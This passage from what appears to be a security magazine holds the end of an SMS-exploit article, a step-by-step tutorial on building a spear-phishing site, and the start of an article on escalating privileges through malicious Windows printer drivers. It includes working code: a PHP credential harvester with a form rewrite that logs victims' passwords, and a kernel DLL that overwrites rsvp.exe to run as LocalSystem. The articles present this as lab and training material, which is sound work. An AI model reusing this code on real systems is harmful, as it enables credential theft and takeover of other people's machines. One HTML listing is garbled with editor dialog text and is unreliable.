As the original researcher responsibly disclosed the problem, most carriers currently have protection systems on their SMS gateways which filter out incoming (and, in the case of Hutchison 3G Austria, outgoing) curse SMS (see Figure 7).

Conclusion

As mobile device operating systems gain more and more features, exploits will become more and more common due to the increased complexity. The Curse of Silence should be considered little more than a small preview of the things to come in the future: both Palm OS and Windows Mobile have a variety of disclosed and undisclosed holes which are likely to be used in the near future...



Figures 6. This phone is based on S60v3 FP2. It lacks the send-as-email option and can not be used for attacking



Figures 7. This phone is based on S60v3 FP2. It lacks the send-as-email option and can not be used for attacking

Tam Hanna


Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:
<http://tamspalm.tamoggemon.com>
<http://tampsdp.tamoggemon.com>
<http://tamss60.tamoggemon.com>
<http://tamswms.tamoggemon.com>
If you have any questions regarding the article, email author at:
tamhan@tamoggemon.com



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Difficulty



Phishing

Anyone that has opened an E-mail message or listened to the News in the last five years should know what phishing (pronounced as “fishing”) is.

While phishing has technical concepts in its development and execution, at its core this is an exercise in social engineering. A phishing scam will never work if the phisher cannot get the victim to click a link or fool them in some other way to the phishers fake web site.

This article will describe the differences in phishing techniques and the methods that phisher's use to exploit unsuspecting users. Finally, we will develop a phishing site, phish a victim and view the process the end user and the phisher's perspective.

Phishing comes in many forms from basic E-mail requesting account information, to elaborate web sites mirroring legitimate sites on the Internet. For the phisher, the end result is the same, to gain valuable personal information from the users that visit the illicit site. The phisher may also alter the content of the web site to infect the user's computer visiting the site, often referred to a *drive by downloading*.

Phishing has turned into a multi-million dollar business and funds many types of underground activities. For this reason the security professional must be able to identify phishing activities and be able to train end users how to identify phishing E-mails and web messages.

Training usually takes the form of a room filled with mandatory students fulfilling a yearly requirement to learn about computer security. After reading this article you will be able to add

a live demonstration of how phishing actually works and walk the class through the phishing cycle and provide tips to help protect them from phishing.

The Phishing Cycle

Phishing, like most activities has a standard life-cycle that the process will follow. The phisher will normally follow the process illustrated in Figure 1. While this cycle will be followed most of the time, there are many variations of this cycle and it may be modified or avoided altogether.

Targeting phase: This phase is optional and is used in situations when a specific victim or group of victims will be targeted. If this phase is used, the phisher will need to develop the attack based on the habits and accounts of the user(s) targeted.

Planning phase: In the planning phase, the phisher determines the site or sites that will be compromised, the method of contacting the victim, the location that will host the phony site and the time that the fake site will be maintained. The phisher will also determine if malicious code will be loaded onto the victim's computer, or if only the victim account and personal information will be harvested.

Development phase: In the development phase the phisher will create a copy of a legitimate web site and accompanying messages that will be sent to the victim. Many phishers now

WHAT YOU WILL LEARN...

Phishing Basics

How to create a Phishing site

WHAT YOU SHOULD KNOW...

Basic HTML

Email Spoofing

use precompiled web sites that reduce the amount of time spent in this phase.

Exploitation phase: This is the point that the plan is put into action. In this

phase, the phisher uploads the fake web site to the host location and send the communication, normally E-mail messages, to the victim.

Monitoring phase: In this phase the phisher monitors the site hosting the phishing web site and downloads any information that has been recorded by the fake web site. If malicious code has been loaded on the victim computer the phisher may use the connection created by the software to further attack the victim computer by adding additional software such as root kits or downloading confidential information from the victim's computer.

Termination phase: In many cases this phase is not determined by the phisher, but rather by one or more of the victims. These could include the owner of the site that is hosting the fake web site, users that have been phished or even law enforcement. In most cases the fake web site is taken off line by the hosting company, and law enforcement is usually dispatched after an attempt to find the phisher. Many web hosting companies are not even aware that they are hosting phishing sites. Most phishing sites reach this point before 30 days of being online.

Definition of Phishing Terms

Phishing is the general term for soliciting users to divulge personal or account information through deceptive techniques. This deception may take the form of E-mail messages, telephone calls, or even faxed messages. Generic phishing is not targeted at a specific user or group of users, but rather the phisher uses pre-compiled lists of E-mail addresses either purchased or created. Many of these addresses will be fake and not actually lead to a real user. However, if only a small percentage of the accounts are real, the phisher will have the opportunity to gain unauthorized access to account or personal information. Most people will identify this type of messaging as Spamming.

Spear Phishing is a specific type of phishing. In this type of attack the phisher targets a specific type of user based on some pre-determined criteria. For example, all of the targeted victims in this attack may have the same bank, be



Figure 1. Phishing Cycle




Figure 2. Lab Environment

BASICS

What is Going on with this code?

PHP (a recursive name for Hypertext Processor) is a simple but powerful language that is heavily used in creating dynamic content for web pages. This file captures the credentials that the victim types into the login dialog boxes when the user clicks the *Login* button. The credentials are appended to a text file called *passwords.txt*, and then forwards these credentials to the real login page. If everything works right the user would never even know they have been phished

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3c.org/TR/1999/REC-  
html401-19991224/loose.dtd">  
<HTML xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">  
<HEAD>  
    <TITLE> Guardian Digital webTool Login </TITLE>  
  
<STYLE TYPE="text/css" MEDIA="all">  
/*--  
-- $Id: webtool.css,v 1.17 2007/04/25 20:47:09 rwm Exp $  
--*/  
  
BODY {  
    BACKGROUND: url(/images/page-bg.png); PADDING-RIGHT: 0px; PADDING-LEFT: 0px; FONT-SIZE:  
12px; PADDING-BOTTOM:  
0px; MARGIN: 0px; COLOR: #444; PADDING-TOP: 0px; FONT-FAMILY: Arial  
}  
#pageContainer {  
    BORDER-RIGHT: #888 1px solid; PADDING-RIGHT: 0px; BORDER-TOP: #888 1px solid; PADDING-LEFT:  
0px; BACKGROUND:  
#ffff; PADDING-BOTTOM: 0px; MARGIN: 20px auto; BORDER-LEFT: #888 1px solid; WIDTH: 760px; PADDING-  
TOP: 0px;  
BORDER-BOTTOM: #888 1px solid; POSITION: relative; CLEAR: both; Z-INDEX: 1;  
}  
#pageContent {  
    PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px; WIDTH: 750px;  
PADDING-TOP: 0px; CLEAR:  
both;  
}  
#pageMain {  
    PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px; PADDING-TOP: 0px;  
CLEAR: both;  
}
```


Figure 3. Original Web Page Source Code

```
<?php  
header ('Location: https://192.168.1.102:1023/modules/index/session_login.cgi ' );  
$handle = fopen("passwords.txt", "a");  
foreach($_POST as $variable => $value) {  
fwrite($handle, $variable);  
fwrite($handle, "=");  
fwrite($handle, $value);  
fwrite($handle, "\r\n");  
}  
fwrite($handle, "\r\n");  
fclose($handle);  
exit;  
?>
```

Figure 4. PHP Login Script

```
<FORM ACTION="/modules/index/session_login.cgi" METHOD="POST">
```

Figure 5. Original Line in Web Page Source Code



```
{  
  
    </STYLE>  
}</HEAD>  
  
<BODY>  
    <DIV ID="popupCo <input type="checkbox" checked="" checked="" value="Match case" /> Match case  
        <DIV ID="popupI  
            <DIV ID="pop_up_content" style="background-color: white; border: 1px solid black; padding: 10px; width: 300px; height: 200px; overflow: auto; font-family: sans-serif; font-size: 14px; margin-bottom: 10px; border-radius: 5px; position: relative; z-index: 1000; display: flex; align-items: center; justify-content: center; gap: 10px; gap: 10px;">  
                <Form>  
                    <input type="text" value="action=" />  
                    <input type="button" value="Find Next" />  
                    <input type="radio" value="Up" /> Up <input type="radio" value="Down" checked="" checked="" /> Down  
                    <input type="button" value="Cancel" />  
                </Form>  
            </div>  
        </div>  
    </div>  
    <!--  
    -- $Id: session_login tmpl,v 1.4 2005/11/30 16:40:56 rwm Exp $  
    -->  
  
<FORM ACTION="login.php" METHOD="POST">
```

Figure 6. Modified Code for Phishing Site

employed by the government or work for the same company. The phisher would select targets from reconnaissance conducted in the targeting phase. These users would then be sent specific, tailored messages in the exploitation phase. This type of phishing has proven much more effective than traditional phishing, but takes longer to complete and is more labor intensive. It does result in specific information being recovered if effective.

Pharming is an attack on a domain name server (DNS) that allows the phisher to redirect users from the actual site to the false phishing site. For example, if a fake Google site was set up at 192.168.1.1 (I know this is a private address, but this is just an example) a Pharming attack would change the Google IP address from the real Google address (74.125.127.99) to the address of the fake Google site (192.168.1.1). This way any user attempting to resolve the Google web address (www.google.com) would be directed to the fake phishing site. This redirection can also be accomplished on a single machine by modifying the host file. If this attack is successful users will be redirected to the fake web site even if they type the address into the address bar of their web browser. Further information on both of these topics can be found at www.cyber-recon.com.

Following the phishing life-cycle we can see how easy it is to create a phishing web site. Assuming the role of the phisher and following the life cycle a false site can be created in less than an hour.

Targeting Phase

In our example, we will be attempting to access a firewall using spear phishing techniques. In this example specific personnel will be targeted and contacted through email. Through reconnaissance we have found an EnGarde firewall located at 192.168.1.102. There are many different ways to find out information about who owns a network or web page. Many people will use ARIN (<https://www.arin.net/>) or Sam Spade (<http://samspade.org/>), but in this case I would use the Who Is feature of Go Daddy (http://who.godaddy.com/WhoIsCheck.aspx?prog_idgodaddy). In our notional phishing trip this resulted in a technical contact name of *jims.fake.account@gmail.com*. This is the person we

will attempt to phish. In the real world we hope the contact on found in this search is protected and possibly even an abuse email account.

Planning Phase

In the planning phase it was determined that we will copy the login page of a Engard firewall and contact the victim through an E-mail from the firewall stating there is a problem with the configuration. We will only capture user account information and harvest the information for two weeks.

If we were conducting generic phishing we would use an email message to a massive list of accounts. Simple web Google searches will result in numerous locations to buy E-mail addresses; the first link on a search conducted for this article resulted in one million E-mail addresses for less than \$40. This included a Spam Checker Tool that helped get messages through Spam filters. The phisher would also create a copy of a well known site to increase chances of hooking victims.

For protection real phishers would exploit web servers on the Internet to host the site and pay for the email addresses and other services with phished credit cards. Again, I caution that you do not try these techniques outside lab environments.

About our Environment

At this point it is important to describe the environment that we will be using to demonstrate the phishing cycle. I used two machines in VM Ware to serve as the phishing site and the site to be duplicated. The victim in this example will be the machine hosting the environment; however, if you plan on loading malicious code in your phish it is important to use a VM Ware computer for the victim box as well. The site to be copied is an EnGarde firewall at 192.168.1.102 with the administrative port set to 1023 (the default). The second VMWare machine is a Windows Server 2003 with Apache and PHP configured with default settings. The environment is illustrated in Figure 2.

Many things that a real phisher would do to hide the fact that the site is fake have not been implemented to illustrate to end users what to look for in identifying phishing sites. An advanced lesson would include the steps to hide addresses in the address bar, display a lock in the web browser, and load malicious code on the victim machine.




Figure 7. Phishing E-Mail Message



Figure 8. EnGarde Log In Screen on Fake Site

The CrypToken®. Its smart card chip and operating system, EAL 4+ certified, provide real security for VPN's, financial applications and email. Experts know: Password based systems just can't measure up to that level - and aren't cheap either, if extensive support costs are taken into account.

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Fax +49 (0)8403 / 929529
datasec@marx.com

BASICS

Development Phase

To develop our phishing site we will navigate to the EnGarde login page at <https://192.168.1.103:1023>. Once the page has loaded right click (assuming you have the default settings on your mouse) and select the view source option. This will display the code that creates the site. Again right click select the select all, followed by copy. Next open notepad, or your favorite text editor, and select paste (Figure 3). Next, save the file, in our example we use the filename *index.php*. In some configurations the source code will open as a new document in your text editor that can be saved as *index.php*. This gives us the ability to duplicate the site to use for phishing.

There are several phishing tool kits that can be purchased on the Internet from underground phishing sites. In our example, we will not need an elaborate phishing kit as we are only creating a site for demonstration and will not be loading malicious code and are only capturing login

information. To complete the site we will only need a simple PHP script (Figure 4) which will capture the required information, then pass the user credentials to the real site and finally redirect the user to the real site logging the user in. This will keep the user from realizing that they have even logged on to the fake site. Save this file as *login.php*.

Next open the *index.php* file in your text editor, press control and the [F] key ([CTRL]-[F]) to find the phrase `action=` and find code that deals with logging in to the site. Replace the text following the = with *login.php* and save the file. (Figure 5 and Figure 6) This replaces the normal login process for the page with a reference to the PHP file that was just created allowing the credentials to be captured.

The last step is to create the file that the log in information will be stored. This is done by creating a simple empty text file and saving as *passwords.txt*.

Next, the E-mail that will be sent to the users, additionally the E-mail should look as official as possible and contain the link hidden behind a link that appears to lead to the real site. Most text editors allow the addition of hypertext links by highlighting the text that will become the hypertext link and right clicking, this should display an option to insert link. In our case we will create an error message email that will be sent to the technical contact. In this email the firewall will be sending the administrator a fatal error message. Searching the Internet we can find syntax that looks official FATAL ERROR: OPENPCAP() FSM Compilation \$failed syntax error PCAP



Figure 9. Passwords.txt With Captured Credentials




Figure 10. Phished User Logged on to Real Firewall

command `eth1 eth2`. Our E-mail is illustrated in Figure 7, of course the link leads to the address of our fake web site.

Exploitation Phase

At this point we only need to load the files to our web servers and send out the E-mail messages. There are several ways to send a spoofed email and any of them is acceptable in this case to send the message to the victim. The files we created in development phase now need to be loaded on to the server hosting our fake site. In our example we load them to the root web page of our Apache server. The files loaded are *index.php*, *login.php* and *passwords.txt*.

If we take a moment to change our perspective to that of the victim we will receive the E-mail message and if not fully aware of the threats of phishing we may click on the link and log in to the fake firewall page (Figure 8). Note the address in the address bar is our unsecure fake address.

If the victim enters the correct credentials they will be captured in *passwords.txt* (Figure 9) and the real firewall page will be opened (Figure 10).

Monitoring Phase

Now we only need to check for changes to the text file for new credentials and use them to log on to the firewall.

Termination Phase

At the end of the two weeks the site is either abandoned or removed from the site. The phisher would at this point, create another site and begin the cycle again.

As you can see it is important for users to be informed about the dangers of phishing. Phishing is far too easy for the phisher if users are not educated. For an end user phishing lesson plan and slides go to www.cyber-recon.com.

James Broad

James Broad is a security consultant for a US government agency in the Washington DC area. He has also founded the web site www.cyber-recon.com in an effort to expand security knowledge and awareness. Working in the computer and security field over the past sixteen years has led him to earn several degrees and certifications. James has worked in government, military and civilian positions in the security field. In these positions he has had the opportunity to make numerous presentations, conduct courses and lead security and IT projects supporting international and nationwide systems.



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Print Your Shell

Difficulty



In every company network, which is based on Microsoft Windows, there are printers connected to print servers that have been shared over the network and thus can be used by many employees at the same time. This article shows how this functionality can be misused for local privilege escalation or for attacks on print servers – up to command line access to the target system.

Windows printer driver already have a long and interesting history, and there are many totally different ways for a printer manufacturer to implement drivers for his printers. But, to prevent that every printer manufacturer has to reinvent the wheel and to develop drivers from the ground up. Microsoft offers generic printer driver, which can be customized by the vendor with configuration files and which can be extended for the printer (these drivers are so-called *minidriver*). Also relevant for the development of the driver is the chosen page description language (*Printer Command Language* vs. *PostScript*), but the decision to implement the driver in kernel mode or in user mode is crucial: Up to Windows NT 4.0, it was only possible to run a printer driver in kernel mode, since Windows 2000, also in user mode is possible. The following table gives an overview on the different possibilities (see Table 1).

The clear tendency to develop user mode printer drivers is easy to understand: A bug in the kernel mode makes your system crash with a blue screen, whereas in user mode you only have to restart the print spooler (one part of the print spooler is listed in the task manager as *spoolsv.exe*), software development and debugging is much simpler in user mode.

To allow an application to use a printer, the interaction of a lot of different components is required. If a text file, which has been composed with Notepad needs to be printed on a locally

installed printer, Notepad calls various GDI (*Graphics Device Interface*) functions of the Win32-API. The GDI Rendering Engine and the printer driver process the print data and forward it to the print spooler. The main tasks of the print spooler are to spool the print jobs, optionally further conversions and to send the data to the printer.

In case a locally installed printer is used with a kernel mode printer driver, the process looks as follows:

- If a network printer is used instead of a local printer, the client-side spooler forwards the print job to the server-side print spooler (see Figure 1).

Local Privilege Escalation ... With A Kernel Mode Printer Driver

If we want to elevate our privileges on the local system, why don't we simply install a modified kernel mode printer driver and run arbitrary commands? Well, first it is not allowed for a normal user to install printer drivers (this would require the privilege *Load and Unload Device Drivers* (*SeLoadDriver*)). Second, the commands in kernel mode printer drivers are limited. However, below we will see how both challenges can be solved.

For this example, we assume interactive (but limited) access to a Windows XP SP3 client system (the target system), on which we want

WHAT YOU SHOULD KNOW...

You should be familiar with the concept of printing over the network and have some basic understanding of driver programming

WHAT YOU WILL LEARN...

You will understand how printer drivers can be manipulated or misused in order to escalate your privileges, to copy files to a remote system and to get remote shell access

to elevate our privileges. The trick will be to install a printer driver on this system as part of adding a network printer. Therefore, we need a second system (the attacker system), on which we install and share a *malicious* local printer. To start the installation of the driver, a connection from the target system to the shared printer on attacker system must be established. Internet printing (HTTP printer connection from a web browser by just using port 80 TCP) is unfortunately not an option, as the installation of a printer driver in this scenario requires administrative privileges (see [1]). Therefore only the classical ways to map a shared printer can be used, and a connection on port 139 TCP (NetBIOS session service) or 445 TCP (SMB) (The pre-defined service *File and Printer Sharing* in the Windows firewall settings (Tab Exceptions) lists port 139 / 445 TCP and port 137 / 138 UDP, but in fact either port 139 TCP or port 445 TCP are

sufficient. However, the SMB variant has limitations when it comes to updating printer drivers) from the target system to the attacker system is required. If these requirements are met, the privilege escalation can be achieved as follows:

- Attacker system: A manipulated kernel mode printer driver is installed on the attacker system. Now this printer is shared, so that it can be used over the network – also from the target system.
- Target system: Being logged on locally with a normal user account, a connection to the shared printer is established over the network. This works, because the usage of network printers is permitted for unprivileged user accounts. The manipulated printer driver is copied automatically from the attacker system to the target system.
- Target system: Now all it takes to execute the commands that have been

embedded in the malicious kernel mode printer driver is to start a print job.

Unfortunately, even in kernel mode it is only possible to execute certain GDI functions, which partially check the privileges of the calling user. For example, the function *EngMapFile* could be used to create or to read files – the access to arbitrary files is, however not possible because the function checks the NTFS access rights. Surprisingly, this check does not happen for the function *EngDeleteFile*, so that it would already be possible to delete arbitrary files. But in order to execute arbitrary commands, it is necessary to load a kernel mode DLL (for further information see [2]) from a so-called dependent file with the function *EngLoadImage*. This dependent file (we choose *sample.dll* for the file name) needs to be specified in the *.inf* file for the printer, which could look like in Listing 1.

The example above was based on the *.inf* file for the *MSPLOT* example of the Windows Driver Kit (which can be downloaded from [3]). This file contains all the information necessary to install the printer; more information on the entries can be found on [4].

The relevant piece of code in the printer driver DLL could then look like in Listing 2.

This kernel mode DLL could contain arbitrary functionality. The following example code shows, how the file *rsvp.exe* could be overwritten in the function *SampleFunction*. This ultimately leads to a comfortable privilege escalation because the Windows service QoS *RSVP* can be started by a normal user and runs as

Listing 1. *.inf* file for the installation of the printer driver

```
[HP650C22.PCD]
CopyFiles=@HP650C22.PCD,PLOTTER
DataSection=PLOTTER_DATA
[PLOTTER]
PLOTTER.DLL
PLOTUI.DLL
PLOTUI.HLP
sample.dll
[PLOTTER_DATA]
DriverFile=PLOTTER.DLL
ConfigFile=PLOTUI.DLL
HelpFile=PLOTUI.HLP
```

Table 1. User mode vs. kernel mode printer driver

OS	Kernel Mode (version 2 printer driver)	User Mode (version 3 printer driver)
Windows NT	yes	no
Windows 2000, XP, 2003	yes (On Windows 2003 the setting <i>Disallow installation of printers using kernel mode drivers</i> must be disabled in order to use kernel mode printer driver)	yes
Windows Vista (and newer)	no	yes




Figure 1. Processing of a print job in kernel mode

Local System (in this example you might have to be quick to start the Windows service because Windows File Protection (see [7]) will restore the original file) (see Listing 3).

Of course there are lots of other possibilities to permanently escalate your privileges if you can execute arbitrary

commands in kernel mode. However, the example above has the advantage that it is not commonly used and therefore does not trigger alerts of antivirus-/antispyware software.

Unfortunately, it is not possible to use kernel mode printer drivers, as the table above shows. Therefore, the following

part of the article will show how privilege escalation can be achieved with a user mode printer driver.

...With A User Mode Printer Driver

The process spoolsv.exe, which is the main component of the print spooler, runs in user mode under the account LocalSystem. This process also loads the printer driver DLL, which is responsible for rendering the printed data. Actually, all the code that has been inserted in DllMain of this DLL will be run by LocalSystem, as soon as the connection to the printer driver is established or a print job is started.

And because the implementation of a printer driver means a lot of work, we will use an example printer driver, which is shipped with the Windows Driver Kit. In the subdirectory src/print you can find the source code of a lot of ready-for-use printer drivers, and the following modifications are sufficient to use the PostScript WaterMark Sample as a useful tool to make LocalSystem execute arbitrary commands for you.

The following change in `src/print/oemdll/watermark/wmarkps/dllentry.cpp` adds the function `ShellExecute` and the required header file `shellapi.h` in order to execute commands (see Listing 4).

The (long) rest of the file can remain unchanged. To be able to link the DLL, the following change in `src/print/oemdll/watermark/wmarkps/sources` is required (the sources file specifies the files needed to build the component) (see Listing 5).

Again, the remainder of the sources file can remain unmodified.

The main advantage of this manipulated printer driver is that it is run in user mode. Because of this it is also possible to use it on Windows Server 2003, Windows Vista and Windows Server 2008. The only disadvantage is that certain preconditions must be met so that a manipulated printer driver may be installed as part of connection to a shared printer. One essential setting is called *Prevent users from installing printer drivers*, which can be seen in Figure 2.

Listing 2. Code snippet to load the kernel mode DLL

```
typedef int (*MyFunction)();
HANDLE hConfig;
// because sample.dll was included in the CopyFiles directive in the inf
// file, it is also copied to the driver directory and can be loaded from // there
hConfig = EngLoadImage(L"spool\drivers\w32x86\3\sample.dll");
MyFunction myFunction = EngFindImageProcAddress(hConfig, "SampleFunction");
myFunction();
```

Listing 3. Kernel mode DLL for privilege escalation

```
#include <wdm.h>
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath);
#ifdef ALLOC_PRAGMA
#pragma alloc_text(INIT, DriverEntry)
#endif

NTSTATUS DllInitialize( IN PUNICODE_STRING pus ) {
    DbgPrint("SAMPLE: DllInitialize(%S)\n", pus->Buffer );
    return STATUS_SUCCESS;
}

NTSTATUS DllUnload( ) {
    DbgPrint("SAMPLE: DllUnload\n");
    return STATUS_SUCCESS;
}

int lasterror;
char buffer[] = "\x4d\x5a\x90...." // In this buffer you can store the file
                                // that overwrites rsvp.exe

__declspec(dllexport) int SampleFunction() {
    UNICODE_STRING fileNameUnicodeString;
    OBJECT_ATTRIBUTES objectAttributes;
    HANDLE hFileHandle=NULL;
    NTSTATUS status;
    OUT IO_STATUS_BLOCK IoStatus,IoStatus1;

    RtlInitUnicodeString( &fileNameUnicodeString,
L"\?\?\C:\Windows\system32\rsvp.exe";
        InitializeObjectAttributes(&objectAttributes,
&fileNameUnicodeString,OBJ_CASE_INSENSITIVE,NULL,NULL);
ZwCreateFile(&hFileHandle,GENERIC_ALL|SYNCHRONIZE,&objectAttributes,
&IoStatus, NULL,FILE_ATTRIBUTE_NORMAL,0,FILE_OVERWRITE_IF,
FILE_NON_DIRECTORY_FILE|FILE_SYNCHRONOUS_IO_NOALERT,NULL,0);
ZwWriteFile(hFileHandle,NULL,NULL,NULL,&IoStatus1,buffer,47616,NULL,
NULL);

    ZwClose(hFileHandle);
    return 0;
}

NTSTATUS
DriverEntry(IN PDRIVER_OBJECT DriverObject,IN PUNICODE_STRING RegistryPath) {
    return STATUS_SUCCESS;
}
```

This security setting prevents that a standard user installs a printer driver as part of adding a network printer. The following table shows the default setting

on the different operating system versions (see Table 2).

Obviously the installation of printer drivers is more restricted on server

Table 2. Default settings for printer driver installation

Operating system	Prevent users from installing printer drivers
Windows XP	Disabled
Windows Vista	Disabled
Windows 2003	Enabled
Windows 2008	Enabled




Figure 2. Setting for the restriction of printer driver installation

Listing 4. Changes of the driver to allow command execution

```
#include "precomp.h"
#include "wmarkps.h"
#include "debug.h"

// StrSafe.h needs to be included last
// to disallow bad string functions.
#include <STRSAFE.H>

#include <shellapi.h>

// Need to export these functions as c declarations.
extern "C" {

///////////////////////////////
// 
